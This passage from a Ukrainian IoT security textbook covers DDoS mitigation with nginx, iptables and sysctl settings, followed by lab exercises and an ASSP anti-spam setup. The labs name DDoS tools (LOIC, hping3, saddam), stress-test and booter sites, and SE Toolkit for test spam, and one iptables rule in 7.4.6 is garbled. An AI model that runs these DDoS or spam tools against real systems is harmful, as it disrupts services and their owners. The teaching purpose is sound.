Захист: боротьба з HTTP Flood трафіком ведеться за допомогою вдосконалення роботи веб-сервера та баз даних. Також заходи містять використання обробки підключень методом *epoll*, збільшення кількості з'єднань, відключення таймауту на закриття підключень *keep-alive*:

```
worker_processes 2; worker_rlimit_nofile 8000; events {
worker_connections 4000;
use epoll; }
```

Встановити на NGINX модуль *ngx_http_limit_req_module* і блокувати IP-адреси, які почали отримувати відповідь

```
Service unavailable.http {
limit_req_zone $binary_remote_addr zone=zne:15m rate=3r/s; server  {   location / {
limit_req zone=zne burst=5;
}
```

7.4.3 Практика захисту від атак типу UDP-Flood

Аномалія: різке збільшення навантаження процесора, що входить до UDP-трафіка.

Ознака і індикатор: з усіх відкритих UDP-портів відбувається вихідний трафік.

Практика захисту:

- необхідно виставити обмеження на кількість підключень до відкритих портів і закрити порти, що не використовуються, за допомогою міжмережевих екранів;
- додати правила міжмережевого екрана команди обмеження кількість підключень:

```
# iptables -I INPUT -p udp --dport 53 -j DROP -m iplimit --iplimit-above 1
```

- дозволити подключенння тільки довіреним IP-адресам:

```
# iptables -A OUTPUT -p udp --dport 53 -d 8.8.4.4 -j ACCEPT
```

- блокувати всі інші порти:

```
# iptables -A OUTPUT -p udp -j DROP
```

7.4.4 Практика захисту від атаки SYN-Flood

Аномалія і індикатор: короткочасний стрибок ресурсів процесора, що використовуються, і багаторазове збільшення вхідного і вихідного трафіків.

Ознака: В TCP-стеку з'являється велика кількість напіввідкритих з'єднань зі статусом SYN_RECV.

Практика захисту. Сучасні реалізації TCP-протоколу та деякі міжмережеві екрани мають механізм захисту від SYN-Flood атак.

Алгоритм дії полягає в наступному:

1. Сервер відправляє запит на встановлення з'єднання, механізм реєструє його в таблиці.
2. Після відповіді сервера про підтвердження запиту на з'єднання механізм відправляє пакет серверу з підтвердженням з'єднання і клієнту. У цей момент у механізмі запускається таймер, який відраховує час на відповідь клієнта.
3. У випадку отримання пакета з підтвердженням з'єднання механізм вважає запит валідним, зупиняє таймер і надсилає його на сервер.
4. Якщо пакет не надійшов у встановлений час, механізм надсилає серверу запит на видалення інформації про з'єднання.

Тобто, принцип дії механізму оснований на контролі часу затримки відповіді клієнта. У разі занадто короткого таймауту обриватимуться легітимні користувачі, у разі довгого – накопичуватимуться з'єднання, що може призвести до серйозних наслідків.

Також можна використовувати SYN-cookie або обмежити кількість запитів на нові підключення від конкретного користувача за певний період часу. Далі наведено приклад налаштування ядра операційної системи для захисту від SYN-Flood за допомогою команди *sysctl*:

```
test@test:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
test@test:~$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=4096
net.ipv4.tcp_max_syn_backlog = 4096
test@test:~$ sudo sysctl -w net.ipv4.tcp_keepalive_intvl=10
net.ipv4.tcp_keepalive_intvl = 10
test@test:~$ sudo sysctl -w net.ipv4.tcp_keepalive_probes=5
net.ipv4.tcp_keepalive_probes = 5
test@test:~$ sudo sysctl -w net.ipv4.conf.default.rp_filter=1
net.ipv4.conf.default.rp_filter = 1
test@test:~$ sudo sysctl -w net.ipv4.tcp_synack_retries=1
net.ipv4.tcp_synack_retries = 1
test@test:~$ sudo sysctl -w net.ipv4.tcp_fin_timeout=10
net.ipv4.tcp_fin_timeout = 10
```

7.4.5 Практика захисту від атаки ICMP-Flood

Аномалія і індикатор: сильне завантаження процесора і сильне збільшення вхідного та вихідного ICMP-трафіка.

Ознака: безліч пакетів передається за протоколом ICMP.

Практика захисту. Для протидії такій атаці можливі такі заходи:

- вимкнути відповіді на запити ICMP можна за допомогою команди:
  #sysctl net.ipv4.icmp_echo_ignore_all=1
- знизити пріоритет обробки ICMP-повідомлень;
- відкинути або фільтрувати ICMP-трафік міжмережевим екраном;
  # iptables -A INPUT -p icmp -j DROP --icmp-type 8
- збільшити чергу оброблюваних підключень.

7.4.6 Практика захисту від атак на SSL

Аномалія: різке підвищення використовуваних системних ресурсів.

Ознака і індикатор: HTTPS з'являється трафік. Велика кількість звернень до сервера SSL.

Практика захисту. Можна встановити правила розриву з'єднання з користувачем (Firewall Rules) на активному мережевому екрані, який виконує функцію повторного підтвердження більше заданої кількості разів у певний період часу. Можна використовувати контролер доставки додатків (ADC), щоб вивантажити SSL із сервера та використовувати Web Application Firewall (WAF) або IoT Application Firewall (IAF), щоб переглядати трафік на наявність атак. Але грамотно сплановані атаки можуть перевищити кількість підключень до цих пристроїв та порушити їхню роботу і «обійти» наявну систему захисту. Необхідно проводити поведінковий аналіз трафіка даних. Метою цих методів є зниження обсягу трафіка атаки, поки ресурси сервера не зможуть ефективно боротися з ним. Цей тип атак не відрізняється поведінкою від легітимного трафіка на мережевому рівні. Через це боротьба не завжди ефективна і механізми ослаблення схильні до помилкових спрацьовувань.

 # iptables -A INPUT –p-.. udp -j p tcp -j --dport X -m u32 --u32 «0x00=XXxXXXXXXXX» SSL *-j DROP ….*

7.4.7 Практика захисту від amplification атак

Аномалія і індикатор: величезне збільшення вхідного трафіка, яке може досягати до 600 Гб/с.

Ознака: збільшення вхідних UDP-пакетів на порти, що використовуються вразливими сервісами (наприклад, NTP 123 порт, DNS 53 порт, CharGEN 19 порт).

Захист. Такі атаки фільтруються за портом джерела та сигнатурами пакетів, оскільки для кожної amplification-атаки використовується певна вразлива команда сервісу, сигнатура якої відома.

У міжмережевому екрані необхідно додати правила:

- закрити порти, що не використовуються UDP можна за допомогою команди:

  # iptables -A INPUT -p udp -j DROP

- дозволити підключення до X UDP порту тільки з IP-адреси сервісу, що використовується, також можна за допомогою команди:

  #iptables -A INPUT -p udp --dport X -d x.x.x.x -j ACCEPT

- пропускати лише пакети, які мають певну сигнатуру *0x00=0x00000000* можна за допомогою команди:

  # iptables -A INPUT -p udp --dport X -m u32 --u32 «0x00=0x00000000» -j ACCEPT

Таким чином, захист інформації в IoT і захист від атак – це комплекс заходів, направлених на забезпечення інформаційної безпеки та захисту ІКС (інформаційно-комунікаційних) та КС (комп'ютерних систем) від інформаційних впливів і кібератак. Тому правильний з методологічного погляду підхід до проблем інформаційної безпеки починається з виявлення

суб'єктів інформаційних відносин та інтересів цих суб'єктів, пов'язаних з використанням інформаційних систем.

Загрози інформаційній безпеці в IoT – це зворотна сторона використання інформаційних технологій і переваг IoT. Інформаційна безпека пристроїв IoT не зводиться виключно до захисту від несанкціонованого доступу до інформації в ресурсах IoT, це принципово ширше поняття. Суб'єкт інформаційних відносин в IoT може постраждати (зазнати збитків та/або одержати моральний збиток) не тільки від несанкціонованого доступу, але й від поломки системи Інтернету речей, що викликало перерву в роботі.

Відзначимо, що термін «кібербезпека IoT» (як еквівалент або замінник ІБ IoT) є дуже вузьким. IoT пристрої – тільки одна зі складових інформаційних систем Інтернету речей. Інформаційна безпека в екосистемі Інтернету речей визначається не тільки кібербезпекою пристроїв IoT, але й всією сукупністю складових і, насамперед, кібербезпекою комп'ютерів, серверів, хмарних платформи і каналів в інфраструктурі Інтернету речей. Найслабкіша ланка в кібербезпеці IoT, якою в переважній більшості випадків виявляється ланка користувач-інтерфейс IoT, формує фактично найбільш критичний вектор атаки.

Згідно з означенням інформаційної безпеки IoT, вона залежить не тільки від комп'ютерів і пристроїв IoT , але і від інфраструктури Інтернету речей, комунікацій, що її підтримують, до яких можна віднести системи електропостачання і суміжні системи, а також обслуговуючий персонал.

7.5 Приклад проведення практичних досліджень

Для ефективного захисту від розподілених мережевих атак типу «відмова в обслуговуванні» потрібно своєчасне виявлення початку атаки. Щоб виявити DDoS-атаку, необхідно накопичувати статистичні дані про трафік сервера в мережі, що працює в штатному режимі. Знаючи середньостатистичні значення характеристик сервера, можна відстежити появу аномалії трафіка в мережі.

Крок 1. Необхідно створити дві віртуальні машини або об'єднати в локальну мережу два комп'ютери. Одна машина буде жертвою, інша – зловмисником.

Крок 2. На машині жертві необхідно встановити:

– Web-сервер (Apache, NGINX);

– засоби моніторингу і аналізу ресурсів сервера і мережевого трафіка (iptraf, ksysguard або інші).

Крок 3. На машині зловмисника необхідно встановити:

– програмне забезпечення та скрипти для проведення DDoS-атак;

– вразливі сервіси для посилення DdoS-атак (dns, ntp, chargen).

Для того, щоб зробити сервіс уразливим, необхідно змінити певні системні налаштування або інформаційну структуру ресурсу так, щоб у ньому з’явились можливості для взаємодії з іншим стороннім (Вашим) ресурсом. Іншими словами, потрібно зробити сервіс вразливим до пев-

ного інформаційного впливу, який може досягатись різними методами.

Для запуску стрес-тесту і проведення дослідження базового тестування необхідно скористатись ресурсами, перелік яких наведено далі.

УВАГА! Попередньо на цих сайтах ***необхідно пройти реєстрацію*** *та замовити demo- або trial-версію для проведення стрес-тестування.*

Перелік ресурсів для проведення DDoS стрес-тестування:

– https://variti.com/;
– demovariti.net ;
– https://ddos-attacks.net ;
– https://www.loadview-testing.com/ru/blog/%D1%82%D0%B5%D1%81%D1%82%D0%B8%D1%80%D0%BE%D0%B2%D0%B0%D0%BD%D0%B8%D0%B5-ddos-%D0%B7%D0%B0%D1%89%D0%B8%D1%82%D1%8B-%D1%81-%D0%BF%D0%BE%D0%BC%D0%BE%D1%89%D1%8C%D1%8E-%D1%80%D0%B5%D1%88%D0%B5%D0%BD/
– https://www.loadview-testing.com/ru/;
– https://ddos-guard.net/ru/blog/testirovanie-zashchity-ot-ddos;
– https://www.secmentis.com/austria/ddos-stress-testing;
– https://apkamp.com/ru/com.wRageBooterDDoSStressTestingTool_5756676;
– https://www.htd.red/ddos-stress-testing.html;
– https://webware.biz/?p=3807.

Крім того, можна взяти аналогічний ресурс для проведення тесту.

> ***Увага! Важливо!*** *Для проведення тестування і запуску технології DDoS-атаки на тестовий ресурс Ви чітко маєте розуміти, що це проводиться виключно у навчальних та експериментальних цілях і не має створити шкоду власникам/холдерам наявних веб-ресурсів.*

Тому ***рекомендується:***

1. Як тренувальний навчальний тестовий ресурс для проведення стрес-тесту обирати тестовий веб-сайт, який не є власністю будь-якого суб'єкта або персони та спеціально призначений для проведення тестів із веб-технологіями, або власний ресурс (!). Наприклад, www.testpage.com. Як ресурс може бути вибраний Ваш локальний ресурс із розгорнутим на ньому і запущеним веб-сервером або локально розгорнутий веб-сервер на Вашому ПК.

Як розгорнути і включити ВЕБ-сервер на власному ПК можна почитати, скориставшись такими посиланнями:

– http://slaidik.com.ua/yak-zapustiti-sajt-na-lokalnomu-kompyuteri/;
– https://tqm.com.ua/likbez/article/kak-razviernut-vieb-siervier-dlia-raboty-1s-priedpriiatiie;
– https://tqm.com.ua/likbez/article/kak-razviernut-vieb-siervier-dlia-raboty-1s-priedpriiatiie;
– //httpd.apache.org/download;
– https://httpd.apache.org/download.

Також ознайомитись з інформацією про розгортання і включення веб-сервера на власному ПК можна у додатку А.

Крім того, можна провести стрес-тест мережі (DoS-веб-сайта) зі Slow-HTTPTest в ОС Kali Linux, атаки типу slowloris, slow HTTP POST і slowRead attack в одному інструменті, скориставшись посиланням: http://www.blackmoreops.com/2015/06/07/attack-website-using-slowhttptest-in-kali-linux/

> ! *Варто зауважити, що саме по собі тестування DDoS не є законним і може порушувати чинне законодавство, якщо атаки буде здійснено на наявні працюючі ресурси, а НЕ тестові, і може призвести до притягнення до відповідальності згідно з чинним законодавством. Тому вибирати ресурси і проводити стрес-тести Ви маєте виключно в навчальних цілях і правильно!*

Крок 4. На машині-жертві фіксуються такі системні характеристики, як завантаження процесора, обсяг оперативної пам'яті та інші (рис. 7.1).




Рисунок 7.1 – Характеристики моніторингу системи

Крім того, на машині жертви фіксуються характеристики мережевого трафіка: кількість пакетів, відкриті з'єднання (рис. 7.2).

Рисунок 7.2 – Характеристики моніторингу мережевого трафіка

Примітка. *Зміна зазначених характеристик не обов'язково означає атаку на сервер, але показує відхилення від середньостатистичних показників роботи в штатному режимі.*

Для більшості DDoS-атак можна виділити аномалії і ознаки, відповідні тільки їм.

Крок 5. Далі необхідно провести кожен з поданих типів DDoS-атак, відстежити аномалії у використанні ресурсів сервера і трафік мережі, перевірити ознаки DDoS-атаки і, якщо вони підтвердилися, захистити сервер від атаки за допомогою налаштувань сервера, додавання правил для брандмауера, фільтрування пакетів за сигнатурами.

В рамках цієї методики реалізується такий алгоритм:

1. Виявити аномалії в спостережуваних системних характеристиках і характеристиках мережевого трафіка.
2. Перевірити наявність ознак атаки в трафіку.
3. Внести зміни в налаштування сервера під конкретну атаку і внести правила для фільтрування.

Для кожного типу атак в мережі інтернет необхідно знайти декілька програм і скриптів, які реалізують такий вид атаки:

- для атаки HTTP flood: goldeneye, ddosim, DAVOSET, HULK, LOIC, BBHH;
- для повільних атак: r-u-dead-yet, slowhttptest, pyloris, sockstress, torshammer;
- для UDP flood: LOIC, fudp, hping3;
- для SYN flood і атак на TCP-стек: sprut, sitekiller, mummy, hping3;
- для ICMP flood: hping3;
- для land атаки: fudp, hping3;
- для атак з використанням SSL: thc-ssl-dos;
- для amplification атак: saddam, chargen_amp.

Практична робота № 7

Мета роботи: вивчення процесів реалізації web-атак та кібератак в мобільних та персональних пристроях; забезпечення безпеки передавання і інформації по web-інтерфейсах в цих пристроях; отримання теоретичних та практичних навичок щодо попередження витоку даних та виявлення кіберзагроз принципів здійснення DDoS атак у web-технологіях IoT і захисту від них.

Необхідні ресурси: ПК/мобільний пристрій (смартфон) або персональний пристрій із доступом до Інтернету з відкритим акаунтом Google і встановленим Playmarket чи Applestore

Порядок виконання завдань практичної роботи

1. Встановити та/або використати наявну ОС *Windows* 7-10 і віртуальну машину *VM Vare або VBox* та цільовий сервер *Target Server*.
2. Встановити на цільовий сервер *Target* веб-сервер (*Apache*) та розгорнути довільний веб-сайт (e. g. Wordpress).
3. Використовуючи іншу віртуальну машину з *Kali Linux,* здійснити DoS-атаку із використанням *slowhttptest* (встановити, якщо не встановлена). Виконати атаки Slow Body, Slow Headers, Slow Read.

4. Вибрати тестовий ресурс для проведення стрес-тесту на предмет DDoS-атак.
5. Провести стрес-тестування тестового веб-ресурсу одним із онлайн-інструментів для проведення тестування DDoS-атак (можна декількома).
6. Попередньо скористатись сервісами:

   hosttracker.com; cloudfoxmonitoring.com,

   поставивши тестовий веб-ресурс на контроль/моніторинг протягом періоду тестування.
7. Проаналізувати отримані результати, використовуючи збережені графіки атак.
8. Виконати приклад (див. п. 7.3) DDoS-атаки на тестовому ресурсі, Результати занести у звіт. Пам'ятайте (!), що тестування **необхідно** проводити як навчальний приклад і на тестовому ресурсі або на своєму, розгорнутому на власному ПК, веб-сервері.
9. Запуск і аналіз трафіка web-ресурсу.
   9.1. Обрати довільний веб-ресурс для віддаленого моніторингу: example.net/example.com/example.com.ua.
   9.2. Запустити один із довільних сервісів для моніторингу сайту:
   - cloudfoxmonitoring.com;
   - hostracker.com;
   - інший.

   9.3. Здійснити моніторинг протягом 1–2 годин. Дані, результати моніторингу та графіки з аналітики трафіка зібрати і додати у звіт.

Контрольні запитання

1. Що таке DoS-атака?
2. Які є типи DoS-атак ви знаєте? Охарактеризуйте їх.
3. В чому суть локальних атак і розподілених атак?
4. В чому суть і які технології Ви знаєте для проведення DDoS-атак і стрес-тестування?
5. Які захисти Ви знаєте від DDoS-атак ?
6. В чому суть віддалених атак?
7. Як класифікують атаки за типом атакованого об'єкта?
8. Які рівні атак Ви можете назвати? Охарактеризуйте їх.
9. Наведіть практичні приклади атак і опишіть принципи їх здійснення.

8 СПАМ ТА НЕБЕЗПЕЧНА ІНФОРМАЦІЯ У ПОВІДОМЛЕННЯХ ТА ЕЛЕКТРОННІЙ ПОШТІ

8.1 Поняття спаму і антиспаму

Поштовий сервер, сервер електронної пошти, мейл-сервер – в системі пересилки електронної пошти так зазвичай називають агент пересилання повідомлень (Mail transfer agent, MTA). Це комп'ютерна програма, яка передає повідомлення від одного комп'ютера до іншого. Зазвичай поштовий сервер працює «за кулісами», а користувачі мають справу з іншою програмою – клієнтом електронної пошти (Mail user agent, MUA).

Спам (*Spam*) – розсилання комерційної та іншої реклами або подібних комерційних видів повідомлень особам, які не виражали бажання їх отримувати. Також це є назва поширюваних матеріалів. Поширювачів спаму називають спамерами.

У загальноприйнятому значенні термін «спам» в українській мові вперше став вживатися стосовно розсилання електронних листів. Незапрошені повідомлення в системах миттєвого обміну повідомленнями (наприклад, Viber, Telegram, Instagramm, …) називають *SPIM* (Spam over IM).

За даними інтелектуальної платформи аналізу кіберзагроз Cisco Talos, частка спаму у загальному світовому поштовому трафіку у 2022 році становила близько 85 %. Також за результатами аналізу загального розподілу спаму за країнами світу основними джерелами є Китай (20 % від світового обсягу) та США (14 %); частка спаму з України становить близько 2 %.

Anti-Spam SMTP Proxy (*ASSP*) – це програмне забезпечення з відкритим вихідним текстом, платформонезалежний SMTP проксі-сервер, в якому реалізовано білі списки і фільтрацію на основі теореми Байєса.

Антиспамовий сервер збирає листи зі спамом і нормальну пошту, потім, на підставі ймовірності слів, що найчастіше зустрічаються, з аналізованого листа в кожній з колекцій (спам або НЕ-спам), сервер робить висновок про те, є лист спамом чи ні.

Інші можливості ASSP:

- налаштування через веб-інтерфейс в Інтернет-браузері;
- автоматичне ведення білого списку;
- наявність необроблюваних адрес і доменів;
- адреси для збору спаму;
- підтримка додаткових регулярних виразів для ідентифікації спаму і НЕ-спаму;
- виявлення спаму, кодування MIME;
- автоматичне ведення баз спаму і нормальної пошти;
- захист від пересилання пошти третіми особами;

– найпростіший контроль вірусів;
– наявність поштового інтерфейсу для управління і поповнення колекцій спаму і нормальної пошти;
– перевірка відправника за RBL і SPF.

8.2 Спам у мобільних пристроях користувачів

Розглянемо, як використовувати функцію автоматичного визначення номера (АВН) для захисту від спаму.

Якщо функцію АВН та захисту від спаму ввімкнено, то під час дзвінків на екрані можуть з'являтися відомості про абонентів або організації, яких немає у ваших контактах, а також попередження про можливий спам.

Деякі дані про дзвінки можуть надсилатись до Google для роботи АВН та захисту від спаму. Якщо надходить дзвінок з номера, якого немає у нашому списку контактів, або ми телефонуємо на такий номер, він відправляється в Google для визначення ідентифікатора компанії і перевірки на спам (Google не бачить телефонних номерів зі списку контактів).

Докладніше про те, як можна захистити дані на пристроях з ОС Android.

Увага! Деякі з цих дій можна виконати лише на пристроях з Android 6.0 та пізнішими версіями ОС.

Щоб змінити імена, які визначаються для користувачів у робочому або навчальному обліковому записі, потрібно звернутися до адміністратора.

Для зміни назви та номера телефону компанії необхідно оновити інформацію.

Увімкнення або вимкнення автовизначника і захисту від спаму

Автовизначник і захист від спаму ввімкнено за замовчуванням. Можна вимкнути ці функції за бажанням.

Коли автовизначник і захист від спаму ввімкнено, інформація про дзвінки з вашого телефона може надсилатися компанії Google. Це не впливає на те, чи відображається номер телефону під час здійснення викликів.

1. Відкрийте додаток *Телефон* на пристрої.
2. Натисніть значок ⋮ і оберіть:
   → *Налаштування* → *Спам і фільтр дзвінків.*
3. Увімкніть або вимкніть опцію
   Показувати ідентифікатор абонента і спам.
4. Додатково: щоб заблокувати спам-виклики на телефоні, увімкніть опцію *Фільтрувати спам-виклики*. Тоді Ви не отримуватимете сповіщення про пропущені виклики чи голосову пошту, але зможете побачити відфільтровані дзвінки в історії викликів та перевірити голосову пошту.

Автовизначник від Google показує назви компаній і сервісів, які додали інформацію про себе в сервіс Google Мій бізнес. Він також шукає збіги в каталогах із даними про облікові записи компаній чи закладів освіти. Автовизначник може показувати категорію бізнесу.

Увімкнення озвучення дзвінків

1. Відкрийте додаток *Телефон* на пристрої.
2. Натисніть значок ⋮ і оберіть:
   → *Налаштування* → *Диктор ідентифікатора абонента.*
3. Знайдіть опцію
   Оголошення про те, хто дзвонить
   і виберіть потрібний варіант:
   – завжди;
   – тільки за підключеної гарнітури;
   – ніколи.

Практична робота № 8

Мета роботи: вивчення роботи поштового сервера, отримання практичних навичок роботи із захисту від спаму.

Необхідні ресурси: мобільний пристрій (смартфон) або персональний пристрій із доступом до Інтернету з відкритим акаунтом Google

Завдання 1. *Підготовка робочого місця для проведення досліджень із спам-фільтрацією: підготовка програмного забезпечення та персонального комп'ютера для проведення практичних задач.*

1.1. Створити дві віртуальні машини і встановити на них поштовий сервер Zimbra Collaboration Server (на веб-сторінці завантаження можна подивитися, які системи підтримуються). Встановити залежності:
<sudo apt-get install libgmp10 libperl5.18 unzip pax sysstat sqlite3 dnsmasq wget libaio1>
Відкрити у редакторі nano файл hostname командою:
<nano /etc/hostname>.
Змінити ім'я хоста на «mail.sit.local»
Дізнатись IP-адресу командою:
<ifconfig> або <ipconfig>.
Відкрити файл hosts командою:
<sudo nano /etc/hosts>.
Додати у файл рядок:
192.168.1.113 mail.sit.local mail,
де 192.168.1.113 – IP-адреса, яку отримали у попередньому пункті.

1.2. Відкрити файл dnsmasq.conf командою
<sudo nano /etc/dnsmasq.conf>
і додати в нього такі рядки:
server=192.168.1.113 (*де, 192.168.1.113 – Ваша IP-адреса).
domain=sit.local
mx-host=sit.local, mail.sit.local, 5
mx-host=mail.sit.local, mail.sit.local, 5
listen-address=127.0.0.1

1.3. Повернутись у віртуальну машину командою:
<sudo reboot>.

Завдання 2. *Встановлення поштового сервера Zimbra* .

2.1 Скачати Zimbra для своєї системи, скориставшись посиланням:
https://www.zimbra.com/downloads/zimbra-collaboration-open-source
https://www.zimbra.com/product/download/

– отримати архів і перейти в теку, яку «витягли» з архіву.

– запустити встановлення програми командою:

<Sudo ./install.sh>.

– погодитись з ліцензійною угодою, натиснувши «*Y*».

– встановити всі пакети (відповідаючи «*Y*»), окрім **zimbra-dnscache** (вибираючи «*N*», оскільки вже використовуємо *dnsmask*).

2.2 Після того, як на екрані з'явиться меню, виконати такі дії:

– ввести «6» і натиснути Enter;

– ввести «4» і натиснути Enter,

– ввести пароль адміністратора (не менше 6 символів);

– ввести «r» і натисніть Enter – для повернення в головне меню;

– потім ввести «a» і натиснути Enter – щоб прийняти зміни;

– на запити

«Save configuration data to a file» і

«The system will be modified. Continue?»

ввести «*Y*» і очікувати завершення – встановиться Zimbra.

2.3 Для перевірки правильності встановлення, можна ввести:

<su – zimbra>

<zmcontrol status>.

Встановити з'єднання із Zimbra в браузері

https://192.168.1.113/

або на сторінку адміністратора

https://192.168.1.113:7071/ (тут 192.168.1.113 – Ваша IP-адреса).

2.4 На одну з віртуальних машин для захисту від спаму встановити ASSP (Anti-Spam SMTP Proxy Server):

http://sourceforge.net/projects/assp/ .

2.5 Скачати і розархівувати ASSP. Для цього:

– виконати послідовність команд зі встановлення пакетів (скопіювати цей пакет програм):

ASSP.sudo apt-get install build-essential pmtools libterm-readline-perl-perl libterm-readline-gnu-perl libyaml-perl libtext-glob-perl libnumber-compare-perl libio-compress-perl libemail-mime-perl libemail-send-perl libemail-valid-perl libfile-readbackwards-perl libwww-perl libmime-types-perl libmail-dkim-perl libmail-spf-perl libmail-srs-perl libnet-cidr-lite-perl libnet-dns-perl libnet-ldap-perl libnet-smtp-server-perl libthreads-perl libthread-queue-any-perl libtie-dbi-perl libschedule-cron-perl libio-socket-ssl-perl libdbd-anydata-perl libdbd-csv-perl libdbd-ldap-perl libdbd-mock-perl libdbd-odbc-perl libdbd-mysql-perl libfile-find-rule-perl libfile-slurp-perl libfile-which-perl libfile-chmod-perl liblinux-usermod-perl libcrypt-rc4-perl libtext-pdf-perl libsmart-comments-perl libcam-pdf-perl libpdf-api2-perl imagemagick perlmagick poppler-utils xpdf libauthen-sasl-perl libnet-snmp-perl libsnmp-base libsnmp-dev libsnmp-perl snmp libsnmp-*-perl libsnmpkit-dev libregexp-optimizer-perl libnet-smtp-tls-perl liblingua-stem-snowball-perl liblingua-

identify-perl unzip libberkeleydb-perl
sudo apt-get install tesseract-ocr tesseract-ocr-*
sudo apt-get install libmodule-signature-perl libtest-pod-perl libtest-pod-coverage-perl libarchive-zip-perl
sudo apt-get install libssl-dev
sudo cpan

– далі на системній консолі з'явиться запитання:

Would you like to configure as much as possible automatically?

на яке потрібно обрати відповідь [yes];

– далі на системній консолі з'явиться запитання:

Would you like me to automatically choose some CPAN mirror sites for you? (This means connecting to the Internet)

також відповісти [yes];

– тепер ввести такі команди:

cpan> install Test::Perl::Critic
cpan> install CPAN
cpan> reload cpan
cpan> force install Mail::SPF::Query
cpan> install Net::IP::Match::Regexp Net::SenderBase Net::Syslog Thread::State Sys::MemInfo Crypt::CBC Crypt::OpenSSL::AES DBD::Log DBD::MVS_FTPSQL DBD::Multiplex DBD::Ovrimos DBD::PgPP DBD::Sprite DBD::Template DBD::mysqlPP DBIx::AnyDBD LEOCHARRE::DEBUG LEOCHARRE::CLI PDF::Burst Image::OCR::Tesseract PDF::GetImages PDF::OCR PDF::OCR2 Mail::DKIM::Verifier Convert::Scalar Unicode::GCString Sys::CpuAffinity
cpan > exit
sudo apt-get install clamav clamav-daemon
sudo freshclam
sudo /etc/init.d/clamav-daemon start
sudo apt-get install libfile-scan-perl
sudo cpan
cpan[1] > test File::Scan::ClamAV
cpan[1] > look File::Scan::ClamAV
/.cpan/build/File-Scan-ClamAV-1.91-Ik8fWD# make install
/.cpan/build/File-Scan-ClamAV-1.91-Ik8fWD# exit
cpan[1] > exit

Таким чином, ASSP скачано.

2.6 Налаштувати ASSP:

unzip ASSP_2.3.3_13137_install.zip
sudo mkdir -p /usr/share/assp
sudo mv -f assp/* /usr/share/assp
rm -rf assp ASSP_2.3.3_13137_install.zip Install.txt MacOSX-launchd.txt quickstart.txt Win32-quickstart-guide.txt
sudo chown -R nobody:nogroup /usr/share/assp
sudo chmod 755 /usr/share/assp/assp.pl
sudo nano /etc/init.d/assp

2.7 Запустити систему, для цього:

– підготувати скрипт:

#!/bin/sh -e
Start or stop ASSP
BEGIN INIT INFO
Provides: ASSP (Anti-Spam SMTP Proxy)
Required-Start: $syslog, $local_fs

```
# Required-Stop:    $syslog, $local_fs
# Default-Start:    2 3 4 5
# Default-Stop:     0 1 6
# Short-Description: Start ASSP
# Description:      Enable service provided by daemon.
### END INIT INFO
PATH=/bin:/usr/bin:/sbin:/usr/sbin
case “$1” in
start)
echo -n “Starting the Anti-Spam SMTP Proxy”
cd /usr/share/assp
perl assp.pl 2>&1 > /dev/null &
;;
stop)
echo -n “Stopping the Anti-Spam SMTP Proxy”
kill -9 ps ax | grep "perl assp.pl" | grep -v grep | awk '{ print $1 }'
;;
restart)
$0 stop || true
$0 start
;;
``*)``
echo “Usage: /etc/init.d/assp {start|stop|restart}”
exit 1
;;
esac
exit 0
```

– далі змінити атрибути дотупу:

```
sudo chmod 755 /etc/init.d/assp
```

– виконати команду:

```
sudo /usr/share/assp/assp.pl
```

– натиснути Ctrl+C і далі ввести команди:

```
sudo update-rc.d assp defaults
sudo /etc/init.d/assp start
```

2.8 Перейти за посиланням: http://antispam_host:55555 ,

login: root

pass: nospam4me

Через машину без ASSP відправляти спам на машину з ASSP. Скриптів для генерування спаму в інтернеті досить багато. Серед них обрати такий, де можна використовувати свій поштовий.

Наприклад, можна використовувати один із інструментів для тестових спам-розсилок (текстові розсилки E-mail):

– https://sendpulse.ua/features/email/abtesting

– https://www.usebouncer.com/uk/%D1%82%D0%B5%D1%81%D1%82%D0%BE%D0%B2%D1%96-%D1%96%D0%BD%D1%81%D1%82%D1%80%D1%83%D0%BC%D0%B5%D0%BD%D1%82%D0%B8-%D0%B5%D0%BB%D0%B5%D0%BA%D1%82%D1%80%D0%BE%D0%BD%D0%BD%D0%BE%D1%97-%D0%BF%D0%BE%D1%88/ (12 найкращих інструментів для тестування email-розсилок у 2023 році);

– chrome://settings/privacy (тестування E-мейл розсилок);

– https://hostiq.ua/blog/ukr/4-email-services/.

Крім того, для тестової розсилки спаму за E-mail можна використати спеціальний фреймворк – Social Engineer Toolkit (SE Toolkit) для здійснення різних атак соціальної інженерії, скориставшись посиланнями:

https://github.com/trustedsec/social-engineer-toolkit/issues;
https://github.com/trustedsec/social-engineer-toolkit ;
https://github.com/trustedsec/social-engineertoolkit/raw/master/readme/User_Manual.pdf (документація);
https://www.golinuxcloud.com/social-engineering-toolkit-phishing/ (інструкція по запуску).

Для генерування спаму і здійснення розсилок за Е-майл за допомогою цього інструмента потрібно виконати скріпт спам-атаки – спеціальну послідовність команд, скориставшись посиланням:

https://infosecwriteups.com/sending-emails-using-social-engineering-toolkit-setoolkit-97427712c809

або використати матеріали з додатку Е.

Крім того, можна використати інший довільний інструмент для реалізації спам-атаки за Вашим вибором.

!	***Увага!*** *Використання інструменту Sicial Engenearing Toolkit дозволяється виключно в навчальних цілях і лише для експерименту. Використання цього інструменту в інших цілях є прямим порушенням чинного законодавства і тягне за собою відповідні наслідки.*

2.8 Організувати тестове розсилання спама для експерименту. Спостерігати, як блокується спам і як навчається система.

*	***Зауваження.*** *Пункти 2.1–2.8 можна виконати зі спрощенням, встановивши Zimbra (окремі модулі і пакети) інтегровано на ОС Windows. Тоді немає потреби встановлювати і налаштовувати окремі модулі програмного забезпечення, а можна все встановити інтегровано та спрощено, але з отриманням конфігурацій DNS.*

Завдання 3. *Захист від спаму, СМС та електронної пошти штатними засобами мобільних пристроїв*

3.1 Зайти в налаштування свого пристрою, запустити фільтри СМС та фільтри e-mail, налаштувати на групу номерів спаму.

3.2 В тестовому режимі спробувати з інших ресурсів (доданих в спам-фільтри) надіслати повідомлення і СМС на вказаний захищений ресурс. Матеріали у вигляді скріншотів із описом і поясненнями додати у звіт.

3.3 Виконати дії, вказані в підрозділі 8.2 теоретичних відомостей на прикладі тестового варіанта спаму на свій персональний пристрій.

Контрольні запитання

1. Що таке поштовий сервер?
2. Принцип роботи поштового сервера.
3. Що таке спам?
4. Що таке ASSP?
5. Як працює ASSP?
6. Чи можна повністю захистити поштовий сервер від спаму?
7. Які ще загрози поштового сервера існують?
8. Які методи захисту поштового сервера існують?

9 МЕРЕЖЕВІ ЗАГРОЗИ І СКАНУВАННЯ МЕРЕЖ ІОТ

9.1 Види сканування

